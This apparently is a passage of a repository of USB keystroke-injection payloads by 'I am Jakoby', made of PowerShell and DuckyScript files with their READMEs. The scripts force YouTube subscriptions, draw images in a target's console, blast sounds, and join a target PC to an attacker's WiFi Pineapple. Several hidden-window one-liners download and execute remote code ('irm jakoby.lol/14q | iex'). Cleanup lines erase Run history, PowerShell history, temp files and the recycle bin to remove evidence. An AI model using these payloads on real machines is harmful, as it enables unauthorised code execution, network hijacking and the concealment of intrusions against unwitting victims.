https://www.youtube.com/c/TheCyberMentor
https://www.youtube.com/c/JohnHammond010
https://www.youtube.com/c/MalwareTechBlog
https://www.youtube.com/c/SecurityFWD
https://www.youtube.com/c/Nahamsec
https://www.youtube.com/c/jhaddix
https://www.youtube.com/c/NetworkChuck
https://www.youtube.com/c/DavidBombal
https://www.youtube.com/c/JimBrowning
https://www.youtube.com/user/TechInterpreterInc
"@
$URLs = $channels -split "`n"
function subscribe {
[CmdletBinding()]
param (
[Parameter (Mandatory = $True, Position=0, ValueFromPipeline = $True)]
[string]$channel
)
Add-Type -AssemblyName System.Windows.Forms
$o=New-Object -ComObject WScript.Shell
$url = -join($channel,"?sub_confirmation=1")
Start-Process $url
Start-Sleep -Seconds 3
[System.Windows.Forms.SendKeys]::SendWait('{TAB}'*2)
[System.Windows.Forms.SendKeys]::SendWait('{ENTER}')
Start-Sleep -Seconds 1
[System.Windows.Forms.SendKeys]::SendWait('%{F4}')
Start-Sleep -Seconds 1
}
foreach ($channel in $URLs) {subscribe $channel}
================================================
FILE: Payloads/Flip-MustSub/Readme.md
================================================


Table of Contents
- Description
- Getting Started
- Contributing
- Version History
- Contact
- Acknowledgments
# Must Sub
A script used to get your target to subscribe to 15 of my favorite hacker YouTube channels.
## Description
This script will loop through an array of URLs.
Each URL will be passed through the subscribe function.
## Getting Started
### Dependencies
* An internet connection
* Windows 10,11
(back to top)
### Executing program
* Plug in your device
* Invoke-WebRequest will be entered in the Run Box to download and execute the dependencies and payload
```
powershell -w h -NoP -NonI -Ep Bypass irm jakoby.lol/14q | iex
```
(back to top)
## Contributing
All contributors names will be listed here
I am Jakoby
(back to top)
## Version History
* 0.1
* Initial Release
(back to top)
## Contact
📱 My Socials 📱
YouTube
|
Twitter
|
Instagram
|
Discord
|
TikTok
|
(back to top)
## Acknowledgments
* [Hak5](https://hak5.org/)
* [MG](https://github.com/OMG-MG)
(back to top)
================================================
FILE: Payloads/Flip-PS-Draw/Images/images
================================================
images will be stored here
================================================
FILE: Payloads/Flip-PS-Draw/PS-Custom-Draw.ps1
================================================
############################################################################################################################################################
# | ___ _ _ _ # ,d88b.d88b #
# Title : PS-CustomDraw | |_ _| __ _ _ __ ___ | | __ _ | | __ ___ | |__ _ _ # 88888888888 #
# Author : I am Jakoby | | | / _` | | '_ ` _ \ _ | | / _` | | |/ / / _ \ | '_ \ | | | |# `Y8888888Y' #
# Version : 1.0 | | | | (_| | | | | | | | | |_| | | (_| | | < | (_) | | |_) | | |_| |# `Y888Y' #
# Category : Prank | |___| \__,_| |_| |_| |_| \___/ \__,_| |_|\_\ \___/ |_.__/ \__, |# `Y' #
# Target : Windows 7,10,11 | |___/ # /\/|_ __/\\ #
# Mode : HID | |\__/,| (`\ # / -\ /- ~\ #
# | My crime is that of curiosity |_ _ |.--.) )# \ = Y =T_ = / #
# | and yea curiosity killed the cat ( T ) / # Luther )==*(` `) ~ \ Hobo #
# | but satisfaction brought him back (((^_(((/(((_/ # / \ / \ #
#__________________________________|_________________________________________________________________________# | | ) ~ ( #
# tiktok.com/@i_am_jakoby # / \ / ~ \ #
# github.com/I-Am-Jakoby # \ / \~ ~/ #
# twitter.com/I_Am_Jakoby # /\_/\_/\__ _/_/\_/\__~__/_/\_/\_/\_/\_/\_#
# instagram.com/i_am_jakoby # | | | | ) ) | | | (( | | | | | |#
# youtube.com/c/IamJakoby # | | | |( ( | | | \\ | | | | | |#
############################################################################################################################################################
<#
.NOTES
This script uses the provided arrays to generate images. You also have the ability to make your own if you so choose.
To increase the size of the pixels add more spaces to the following Write-Host command.
Write-Host " " -NoNewline -BackgroundColor $Colors[$position]
.DESCRIPTION
This program will take the provided arrays and use them to generate images that will be drawn out in a powershell window.
.SYNTAX
$col | PS-Draw
$hak5 | PS-Draw
$omg | PS-Draw
PS-Draw -Image $col
PS-Draw -Image $hak5
PS-Draw -Image $omg
#>
############################################################################################################################################################
$Colors = @{
1 = 'White'
2 = 'Black'
3 = 'DarkBlue'
4 = 'DarkGreen'
5 = 'DarkCyan'
6 = 'DarkRed'
7 = 'DarkMagenta'
8 = 'DarkYellow'
9 = 'Gray'
10 = 'DarkGray'
11 = 'Blue'
12 = 'Green'
13 = 'Cyan'
14 = 'Red'
15 = 'Magenta'
16 = 'Yellow'
}
#Show available colors
$col = @(1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1),
@(2,2,2,2,2,2,2,2,2,2,2,2,2,2,2,2,2,2,2,2,2,2),
@(3,3,3,3,3,3,3,3,3,3,3,3,3,3,3,3,3,3,3,3,3,3),
@(4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4),
@(5,5,5,5,5,5,5,5,5,5,5,5,5,5,5,5,5,5,5,5,5,5),
@(6,6,6,6,6,6,6,6,6,6,6,6,6,6,6,6,6,6,6,6,6,6),
@(7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7),
@(8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,8),
@(9,9,9,9,9,9,9,9,9,9,9,9,9,9,9,9,9,9,9,9,9,9),
@(10,10,10,10,10,10,10,10,10,10,10,10,10,10,10,10,10,10,10,10,10,10),
@(11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11),
@(12,12,12,12,12,12,12,12,12,12,12,12,12,12,12,12,12,12,12,12,12,12),
@(13,13,13,13,13,13,13,13,13,13,13,13,13,13,13,13,13,13,13,13,13,13),
@(14,14,14,14,14,14,14,14,14,14,14,14,14,14,14,14,14,14,14,14,14,14),
@(15,15,15,15,15,15,15,15,15,15,15,15,15,15,15,15,15,15,15,15,15,15),
@(16,16,16,16,16,16,16,16,16,16,16,16,16,16,16,16,16,16,16,16,16,16)
$omg = @(2,2,1,1,1,1,2,2,2,2,2,2,2,2,2,2,2,2,1,1,1,1),
@(2,2,2,1,1,1,1,2,2,2,2,2,2,2,2,2,2,1,1,1,1,2),
@(2,2,2,2,2,1,1,1,2,2,2,2,2,2,2,2,1,1,1,2,2,2),
@(2,2,2,2,2,1,1,1,2,2,2,2,2,2,2,2,1,1,1,2,2,2),
@(2,2,2,2,2,1,1,1,2,2,2,2,2,2,2,2,1,1,1,2,2,2),
@(2,2,2,2,1,1,1,1,2,2,2,2,2,2,2,2,1,1,1,1,2,2),
@(2,2,2,1,1,1,1,2,2,2,2,2,2,2,2,2,2,1,1,1,1,2),
@(2,2,1,1,1,1,2,2,2,2,2,2,2,2,2,2,2,2,1,1,1,1),
@(2,2,1,1,1,1,2,2,2,2,2,2,2,2,2,2,2,2,1,1,1,1),
@(2,2,1,1,1,1,2,2,2,1,1,1,1,1,1,2,2,2,1,1,1,1),
@(2,2,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1),
@(2,2,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1),
@(2,2,2,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,2),
@(2,2,2,2,1,1,1,1,1,1,2,2,2,2,1,1,1,1,1,1,2,2),
@(2,2,2,2,1,1,1,1,1,2,2,2,2,2,2,1,1,1,1,1,2,2),
@(2,2,2,2,1,1,1,1,2,2,2,2,2,2,2,2,1,1,1,1,2,2),
@(2,2,2,2,1,1,1,1,2,2,2,2,2,2,2,2,1,1,1,1,2,2),
@(2,2,2,2,1,1,1,1,2,2,2,2,2,2,2,2,1,1,1,1,2,2),
@(2,2,2,2,1,1,1,1,2,2,2,2,2,2,2,2,1,1,1,1,2,2),
@(2,2,2,2,1,1,1,1,1,2,2,2,2,2,2,1,1,1,1,1,2,2),
@(2,2,2,2,1,1,1,1,1,1,2,2,2,2,1,1,1,1,1,1,2,2),
@(2,2,2,2,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,2,2),
@(2,2,2,2,2,1,1,1,1,1,1,1,1,1,1,1,1,1,1,2,2,2),
@(2,2,2,2,2,2,1,1,1,1,1,1,1,1,1,1,1,1,2,2,2,2),
@(2,2,2,2,2,2,2,2,2,1,1,1,1,1,1,2,2,2,2,2,2,2)
$hak5 = @(1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1),
@(1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1),
@(1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1),
@(1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,6,6,6,6,6,6,6,6,6,1),
@(1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,6,6,6,6,6,6,6,6,6,6,1),
@(1,1,1,1,1,1,1,1,1,1,1,2,2,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,6,6,6,6,1,1,1,1,1,1,1),
@(1,2,2,1,1,1,1,1,1,1,1,2,2,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,6,6,6,6,1,1,1,1,1,1,1),
@(1,2,2,1,1,1,1,1,1,1,1,2,2,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,2,2,2,6,6,6,6,6,6,6,6,6,6,6,1),
@(1,2,2,1,1,1,1,1,1,1,1,2,2,1,1,1,1,2,2,2,1,1,1,2,2,1,1,1,2,2,1,6,6,6,6,6,6,6,6,6,6,6,1),
@(1,2,2,1,1,1,1,1,1,1,1,2,2,1,1,1,1,2,2,2,1,1,1,2,2,1,1,2,2,1,1,6,6,6,6,1,1,1,6,6,6,6,1),
@(1,2,2,1,1,1,1,1,1,1,1,2,2,1,1,1,2,2,2,2,1,1,1,2,2,2,2,2,1,1,1,6,6,6,1,1,1,1,6,6,6,6,1),
@(1,2,2,2,2,2,2,2,2,2,2,2,2,1,1,1,2,1,1,2,2,1,1,2,2,2,2,2,1,1,1,1,1,1,1,1,1,6,6,6,6,6,1),
@(1,2,2,2,2,2,2,2,2,2,2,2,2,1,1,2,2,1,1,2,2,1,1,2,2,1,1,2,2,1,1,1,1,1,1,1,1,6,6,6,6,6,1),
@(1,2,2,1,1,1,1,1,1,1,1,2,2,1,1,2,2,1,1,2,2,1,1,2,2,1,1,2,2,1,1,1,1,1,1,1,1,6,6,6,6,6,1),
@(1,2,2,1,1,1,1,1,1,1,1,2,2,1,1,2,2,2,2,2,2,2,1,2,2,1,1,1,2,6,6,6,6,6,1,1,6,6,6,6,6,1,1),
@(1,2,2,1,1,1,1,1,1,1,1,2,2,1,1,2,2,2,2,2,2,2,1,2,2,1,1,1,1,6,6,6,6,6,1,1,6,6,6,6,6,1,1),
@(1,2,2,1,1,1,1,1,1,1,1,2,2,2,2,2,1,1,1,1,2,2,2,2,2,1,1,1,1,6,6,6,6,6,1,1,6,6,6,6,1,1,1),
@(1,2,2,1,1,1,1,1,1,1,1,2,2,2,2,1,1,1,1,1,1,1,1,1,1,1,1,1,1,6,6,6,6,6,6,6,6,6,6,6,1,1,1),
@(1,2,2,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,6,6,6,6,6,6,6,6,6,6,1,1,1,1),
@(1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,6,6,6,6,6,6,6,1,1,1,1,1,1,1),
@(1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1)
# -------------------------------------------------------------------------------------------
function PS-Draw {
[CmdletBinding()]
param (
[Parameter (Mandatory = $True, ValueFromPipeline = $True)]
[Alias("I")]
[object[]]$Image
)
# if the data is sent through the pipeline, use $input to collect is as array
if ($PSCmdlet.MyInvocation.ExpectingInput) { $Image = @($input) }
#$Data | Out-String -Stream -Width 9999 | ForEach-Object { "$($_.Trim())`r`n" }
cls
foreach ($row in $Image) {
foreach ($position in $row) {
Write-Host " " -NoNewline -BackgroundColor $Colors[$position]
Start-Sleep -m 10
}
Write-Host ""
}
}
<#
.NOTES
This will get either the targets full name associated with the registered microsoft account
or it will default to grabbing the username of the account to use as a greeting for this script
#>
function Get-fullName {
try {
$fullName = Net User $Env:username | Select-String -Pattern "Full Name";$fullName = ("$fullName").TrimStart("Full Name")
}
# If no name is detected function will return $env:UserName
# Write Error is just for troubleshooting
catch {Write-Error "No name was detected"
return $env:UserName
-ErrorAction SilentlyContinue
}
return $fullName
}
# -------------------------------------------------------------------------------------------
# Get name to be used in greeting
cls
$fullName = Get-fullName
echo "Hello $fullName"
# -------------------------------------------------------------------------------------------
<#
.NOTES
Then the script will be paused until the mouse is moved
script will check mouse position every indicated number of seconds
This while loop will constantly check if the mouse has been moved
"CAPSLOCK" will be continuously pressed to prevent screen from turning off
it will then sleep for the indicated number of seconds and check again
when mouse is moved it will break out of the loop and continue the script
#>
Add-Type -AssemblyName System.Windows.Forms
$o=New-Object -ComObject WScript.Shell
$originalPOS = [System.Windows.Forms.Cursor]::Position.X
while (1) {
$pauseTime = 3
if ([Windows.Forms.Cursor]::Position.X -ne $originalPOS){
break
}
else {
$o.SendKeys("{CAPSLOCK}");Start-Sleep -Seconds $pauseTime
}
}
<#
.NOTES
This is where you call the function to draw out one of the images above
$col - to see the available colors you can use for a custom image
$hak5 - this will draw out the hak5 five logo
$omg - this will draw out the omg logo
#>
# -------------------------------------------------------------------------------------------
# Call function with one of the arrays listed above to generate an image
$hak5 | PS-Draw
================================================
FILE: Payloads/Flip-PS-Draw/PS-Draw.ps1
================================================
############################################################################################################################################################
# | ___ _ _ _ # ,d88b.d88b #
# Title : PS-Draw | |_ _| __ _ _ __ ___ | | __ _ | | __ ___ | |__ _ _ # 88888888888 #
# Author : I am Jakoby | | | / _` | | '_ ` _ \ _ | | / _` | | |/ / / _ \ | '_ \ | | | |# `Y8888888Y' #
# Version : 1.0 | | | | (_| | | | | | | | | |_| | | (_| | | < | (_) | | |_) | | |_| |# `Y888Y' #
# Category : Prank | |___| \__,_| |_| |_| |_| \___/ \__,_| |_|\_\ \___/ |_.__/ \__, |# `Y' #
# Target : Windows 7,10,11 | |___/ # /\/|_ __/\\ #
# Mode : HID | |\__/,| (`\ # / -\ /- ~\ #
# | My crime is that of curiosity |_ _ |.--.) )# \ = Y =T_ = / #
# | and yea curiosity killed the cat ( T ) / # Luther )==*(` `) ~ \ Hobo #
# | but satisfaction brought him back (((^_(((/(((_/ # / \ / \ #
#__________________________________|_________________________________________________________________________# | | ) ~ ( #
# tiktok.com/@i_am_jakoby # / \ / ~ \ #
# github.com/I-Am-Jakoby # \ / \~ ~/ #
# twitter.com/I_Am_Jakoby # /\_/\_/\__ _/_/\_/\__~__/_/\_/\_/\_/\_/\_#
# instagram.com/i_am_jakoby # | | | | ) ) | | | (( | | | | | |#
# youtube.com/c/IamJakoby # | | | |( ( | | | \\ | | | | | |#
############################################################################################################################################################
<#
.NOTES
This script will convert an approximation of what your image should look like. Most likely you'll need to test several images to find one that works
well. It is best to use images no larger than 150x150 pixels, but I would even recommend going smaller than that. My example image is 25x20 pixels
To increase the size of the pixels add more spaces to the following Write-Host command.
Write-Host " " -NoNewline -BackgroundColor $BackGround
.DESCRIPTION
This program will take the path of an image you provide and convert it to a Bitmap file. An algorithm will be used to calculate the closest console color
that can be used in powershell. Finally that image will be drawn in a powershell window.
.SYNTAX
"$env:TMP\omg-ico.png" | PS-Draw
PS-Draw -Path "$env:TMP\omg-ico.png"
#>
############################################################################################################################################################
Function PS-Draw
{
param(
[String] [parameter(mandatory=$true, Valuefrompipeline = $true)] $Path,
[Switch] $ToASCII
)
Begin
{
[void] [System.Reflection.Assembly]::LoadWithPartialName('System.drawing')
# Console Colors and their Hexadecimal values
$Colors = @{
'FFFFFFFF' = 'White'
'FF000000' = 'Black'
'FF000080' = 'DarkBlue'
'FF008000' = 'DarkGreen'
'FF008080' = 'DarkCyan'
'FF800000' = 'DarkRed'
'FF800080' = 'DarkMagenta'
'FF808000' = 'DarkYellow'
'FFC0C0C0' = 'Gray'
'FF808080' = 'DarkGray'
'FF0000FF' = 'Blue'
'FF00FF00' = 'Green'
'FF00FFFF' = 'Cyan'
'FFFF0000' = 'Red'
'FFFF00FF' = 'Magenta'
'FFFFFF00' = 'Yellow'
}
# Algorithm to calculate closest Console color (Only 16) to a color of Pixel
Function Get-ClosestConsoleColor($PixelColor)
{
($(foreach ($item in $Colors.Keys) {
[pscustomobject]@{
'Color' = $Item
'Diff' = [math]::abs([convert]::ToInt32($Item,16) - [convert]::ToInt32($PixelColor,16))
}
}) | Sort-Object Diff)[0].color
}
}
Process
{
Foreach($item in $Path)
{
#Convert Image to BitMap
$BitMap = [System.Drawing.Bitmap]::FromFile((Get-Item $Item).fullname)
Foreach($y in (1..($BitMap.Height-1)))
{
Foreach($x in (1..($BitMap.Width-1)))
{
$Pixel = $BitMap.GetPixel($X,$Y)
$BackGround = $Colors.Item((Get-ClosestConsoleColor $Pixel.name))
If($ToASCII) # Condition to check ToASCII switch
{
Write-Host "$([Char](Get-Random -Maximum 126 -Minimum 33))" -NoNewline -ForegroundColor $BackGround
}
else
{
Write-Host " " -NoNewline -BackgroundColor $BackGround
}
}
Write-Host '' # Blank write-host to Start the next row
}
}
}
end
{
}
}
<#
.NOTES
This will get either the targets full name associated with the registered microsoft account
or it will default to grabbing the username of the account to use as a greeting for this script
#>
function Get-fullName {
try {
$fullName = Net User $Env:username | Select-String -Pattern "Full Name";$fullName = ("$fullName").TrimStart("Full Name")
}
# If no name is detected function will return $env:UserName
# Write Error is just for troubleshooting
catch {Write-Error "No name was detected"
return $env:UserName
-ErrorAction SilentlyContinue
}
return $fullName
}
# -------------------------------------------------------------------------------------------
# Download the image from wherever you are hosting it
iwr https://www.dropbox.com/s/EXAMPLE/omg-ico.png?dl=1 -O $env:TMP\omg-ico.png
# -------------------------------------------------------------------------------------------
# Get name to use in the greeting
cls
$fullName = Get-fullName
echo "Hello $fullName"
# -------------------------------------------------------------------------------------------
<#
.NOTES
Then the script will be paused until the mouse is moved
script will check mouse position every indicated number of seconds
This while loop will constantly check if the mouse has been moved
"CAPSLOCK" will be continuously pressed to prevent screen from turning off
it will then sleep for the indicated number of seconds and check again
when mouse is moved it will break out of the loop and continue the script
#>
Add-Type -AssemblyName System.Windows.Forms
$o=New-Object -ComObject WScript.Shell
$originalPOS = [System.Windows.Forms.Cursor]::Position.X
while (1) {
$pauseTime = 3
if ([Windows.Forms.Cursor]::Position.X -ne $originalPOS){
break
}
else {
$o.SendKeys("{CAPSLOCK}");Start-Sleep -Seconds $pauseTime
}
}
<#
.NOTES
This is where you call the function to draw out your image
Replace the path below with the path of your image
.SYNTAX
"$env:TMP\omg-ico.png" | PS-Draw
PS-Draw -Path "$env:TMP\omg-ico.png"
#>
# -------------------------------------------------------------------------------------------
# Call the function with the image you'd like to have drawn here
"$env:TMP\omg-ico.png" | PS-Draw
================================================
FILE: Payloads/Flip-PS-Draw/PS-Draw.txt
================================================
REM Title: PS-Draw
REM
REM Author: I am Jakoby
REM
REM Description: This payload is meant to draw images in your targets powershell console. See PS-Draw.ps1 for more details
REM
REM Target: Windows 10, 11
REM
REM Remember to replace the link with your link for the intended file to download
REM Also remember to replace ?dl=0 with ?dl=1 at the end of your link so it is executed properly
REM
REM Download one of the two PS-Draw Execute files provided and execute it
REM
GUI r
DELAY 500
STRING powershell -w h -NoP -NonI -Exec Bypass $pl = iwr https:// < Your Shared link for the intended file> ?dl=1; invoke-expression $pl
ENTER
================================================
FILE: Payloads/Flip-PS-Draw/README.md
================================================

Table of Contents
- Description
- Getting Started
- Contributing
- Version History
- Contact
- Acknowledgments
# PS-Draw
A script used to generate and draw images in the PowerShell window, used to leave a signature or perhaps taunt victims.
## Description
These two programs use two different methods to draw out images in the PowerShell window.
PS-Draw will convert an image you download into a BMP file, estimate the colors used based off the 16 available powershell colors,
then draw your image out in the PowerShell window. This process is not exact and needs testing of multiple images to find one that works well.
PS-Custom-Draw generates images to be drawn in the PowerShell window based off pre-configured arrays I put together already included in the file itself.
These images look significantly cleaner due to the fact they were drawn and coded specifically for this purpose.
After the images are generated, a greeting will be generated by grabbing either the name associated with the registered Microsoft account or the
UserName environment variable. The script will then be paused until a mouse movement is detected at which time the pre-selected image will be drawn out in the PowerShell window.
## Getting Started
### Dependencies
* DropBox or another image hosting service - Your Shared link for the intended file
* Windows 10,11
(back to top)
### Executing program
* Plug in your Device
* Invoke-WebRequest will be used to download the image
```
powershell -w h -NoP -NonI -Exec Bypass $pl = iwr https:// < Your Shared link for the intended file> ?dl=1
```
* The image will be converted into a BMP file
* An algorithm will be used to find the closest matching colors available in the powershell window
* The image will be generated in the powershell window
This is an example of an image I used with the PS-Draw command

This is how the iamge is interpreted and drawn out

* The PS-Custom-Draw operates a little differently
* One of the preconfigured arrays is piped into the command to generate an image
* "$col | PS-Draw" - This first one will show the available colors to be used as seen below

* "$omg | PS-Draw" - This will draw out the OMG logo as seen below

* "$hak5 | PS-Draw" - This will draw out the Hak5 logo as seen below
(back to top)
## Contributing
All contributors names will be listed here
I am Jakoby
(back to top)
## Version History
* 0.1
* Initial Release
(back to top)
## Contact
📱 My Socials 📱
YouTube
|
Twitter
|
Instagram
|
Discord
|
TikTok
|
(back to top)
## Acknowledgments
* [Hak5](https://hak5.org/)
* [MG](https://github.com/OMG-MG)
(back to top)
================================================
FILE: Payloads/Flip-PineApple/PineApple-KeyInjection.txt
================================================
REM Title: PineApple
REM Description: This payload is meant to use powershell to add the network profile of your wifi pineapple to the targets PC and connect to it
REM This version is a direct key stroke injection attack
REM Author: I am Jakoby
REM Target: Windows 10, 11
REM
DELAY 1000
REM
REM If the wifi pineapple SSID is detected target PC will connect to it
REM
GUI r
DELAY 500
STRING powershell
DELAY 500
ENTER
REM
DELAY 1000
REM
STRING $profilefile="Home.xml";
SHIFT ENTER
STRING $SSID="PineApple";
SHIFT ENTER
STRING $SSIDHEX=($SSID.ToCharArray() |foreach-object {'{0:X}' -f ([int]$_)}) -join''
SHIFT ENTER
DELAY 500
STRING $xmlfile="
SHIFT ENTER
STRING
SHIFT ENTER
STRING $SSID
SHIFT ENTER
STRING
SHIFT ENTER
STRING
SHIFT ENTER
STRING $SSIDHEX
SHIFT ENTER
STRING $SSID
SHIFT ENTER
STRING
SHIFT ENTER
STRING
SHIFT ENTER
STRING ESS
SHIFT ENTER
STRING manual
SHIFT ENTER
STRING
SHIFT ENTER
STRING
SHIFT ENTER
STRING
SHIFT ENTER
STRING open
SHIFT ENTER
STRING none
SHIFT ENTER
STRING false
SHIFT ENTER
STRING
SHIFT ENTER
STRING
SHIFT ENTER
STRING
SHIFT ENTER
STRING
SHIFT ENTER
STRING "
SHIFT ENTER
STRING $XMLFILE > ($profilefile)
SHIFT ENTER
STRING netsh wlan add profile filename="$($profilefile)"
SHIFT ENTER
STRING netsh wlan connect name=$SSID
SHIFT ENTER
STRING reg delete HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU /va /f; Remove-Item (Get-PSreadlineOption).HistorySavePath
REM
DELAY 500
ENTER
================================================
FILE: Payloads/Flip-PineApple/PineApple.ps1
================================================
$profilefile="Home.xml"
$SSID="PineApple"
$SSIDHEX=($SSID.ToCharArray() |foreach-object {'{0:X}' -f ([int]$_)}) -join''
$xmlfile="
$SSID
$SSIDHEX
$SSID
ESS
manual
open
none
false
"
$XMLFILE > ($profilefile)
netsh wlan add profile filename="$($profilefile)"
netsh wlan connect name=$SSID
#----------------------------------------------------------------------------------------------------
<#
.NOTES
This is to clean up behind you and remove any evidence to prove you were there
#>
# Delete contents of Temp folder
rm $env:TEMP\* -r -Force -ErrorAction SilentlyContinue
# Delete run box history
reg delete HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU /va /f
# Delete powershell history
Remove-Item (Get-PSreadlineOption).HistorySavePath
# Deletes contents of recycle bin
iwr "https://jakoby.lol/hak5" -EA 0 >$null
Clear-RecycleBin -Force -ErrorAction SilentlyContinue
================================================
FILE: Payloads/Flip-PineApple/PineApple.txt
================================================
REM Title: PineApple
REM
REM Author: I am Jakoby
REM
REM Description: This payload is meant to use powershell to add the network profile of your wifi pineapple to the targets PC and connect to it
REM This version of the payload is executed using an invoke web-request to download and execute the file to add the PineApple's network profile
REM The powershell script needed is provided as OMG-PineApple.ps1
REM
REM Target: Windows 10, 11
REM
REM Remeber to replace the link with your link for the intended file to download if you are using a custom variant of this payload
REM Also remember to replace ?dl=0 with ?dl=1 at the end of your link so it is executed properly
REM
GUI r
DELAY 500
STRING powershell -w h -NoP -NonI -Exec Bypass $pl = iwr https:// < Your Shared link for the intended file> ?dl=1; invoke-expression $pl
ENTER
================================================
FILE: Payloads/Flip-PineApple/README.md
================================================

Table of Contents
- Description
- Getting Started
- Contributing
- Version History
- Contact
- Acknowledgments
# PineApple
A script used to connect a targets PC to your Wifi PineApple.
## Description
This program will generate an XML file that will be used to create a network profile for your Wifi PineApple.
The XML file will be manually entered into a PowerShell window.
The PowerShell window and run box will be erased for a clean exit.
## Getting Started
### Dependencies
* Windows 10,11
(back to top)
### Executing program
* Plug in your device
* The entire script will be manually entered into the powershell window
(back to top)
## Contributing
All contributors names will be listed here
I am Jakoby
(back to top)
## Version History
* 0.1
* Initial Release
(back to top)
## Contact
📱 My Socials 📱
YouTube
|
Twitter
|
Instagram
|
Discord
|
TikTok
|
(back to top)
## Acknowledgments
* [Hak5](https://hak5.org/)
* [MG](https://github.com/OMG-MG)
(back to top)
================================================
FILE: Payloads/Flip-Play-WAV/Play-WAV.ps1
================================================
############################################################################################################################################################
# | ___ _ _ _ # ,d88b.d88b #
# Title : Play-WAV | |_ _| __ _ _ __ ___ | | __ _ | | __ ___ | |__ _ _ # 88888888888 #
# Author : I am Jakoby | | | / _` | | '_ ` _ \ _ | | / _` | | |/ / / _ \ | '_ \ | | | |# `Y8888888Y' #
# Version : 1.0 | | | | (_| | | | | | | | | |_| | | (_| | | < | (_) | | |_) | | |_| |# `Y888Y' #
# Category : Execution | |___| \__,_| |_| |_| |_| \___/ \__,_| |_|\_\ \___/ |_.__/ \__, |# `Y' #
# Target : Windows 10,11 | |___/ # /\/|_ __/\\ #
# Mode : HID | |\__/,| (`\ # / -\ /- ~\ #
# Dependencies : Dropbox | My crime is that of curiosity |_ _ |.--.) )# \ = Y =T_ = / #
# | and yea curiosity killed the cat ( T ) / # Luther )==*(` `) ~ \ Hobo #
# | but satisfaction brought him back (((^_(((/(((_/ # / \ / \ #
#__________________________________|_________________________________________________________________________# | | ) ~ ( #
# tiktok.com/@i_am_jakoby # / \ / ~ \ #
# github.com/I-Am-Jakoby # \ / \~ ~/ #
# twitter.com/I_Am_Jakoby # /\_/\_/\__ _/_/\_/\__~__/_/\_/\_/\_/\_/\_#
# instagram.com/i_am_jakoby # | | | | ) ) | | | (( | | | | | |#
# youtube.com/c/IamJakoby # | | | |( ( | | | \\ | | | | | |#
############################################################################################################################################################
<#
.NOTES
This script requires you to have a DropBox account or another file hosting service
.DESCRIPTION
This program downloads a sound from your DropBox
Turns the volume to max level on victims PC
Pauses the script until a mouse movement is detected
Then plays the sound with nothing popping up catching your victim off guard
Finally a few lines of script are executed to empty TMP folder, clear Run and Powershell history
#>
############################################################################################################################################################
# Download Sound (When using your own link "dl=0" needs to be changed to "dl=1")
# This is for if you want to host your own instance of this script
#$wav = ""
iwr $wav -O $env:TMP\e.wav
############################################################################################################################################################
# This turns the volume up to max level
$k=[Math]::Ceiling(100/2);$o=New-Object -ComObject WScript.Shell;for($i = 0;$i -lt $k;$i++){$o.SendKeys([char] 175)}
############################################################################################################################################################
# This while loop will constantly check if the mouse has been moved
# if the mouse has not moved "SCROLLLOCK" will be pressed to prevent screen from turning off
# it will then sleep for the indicated number of seconds and check again
Add-Type -AssemblyName System.Windows.Forms
$originalPOS = [System.Windows.Forms.Cursor]::Position.X
while (1) {
$pauseTime = 3
if ([Windows.Forms.Cursor]::Position.X -ne $originalPOS){
break
}
else {
$o.SendKeys("{CAPSLOCK}");Start-Sleep -Seconds $pauseTime
}
}
############################################################################################################################################################
# Play Sound
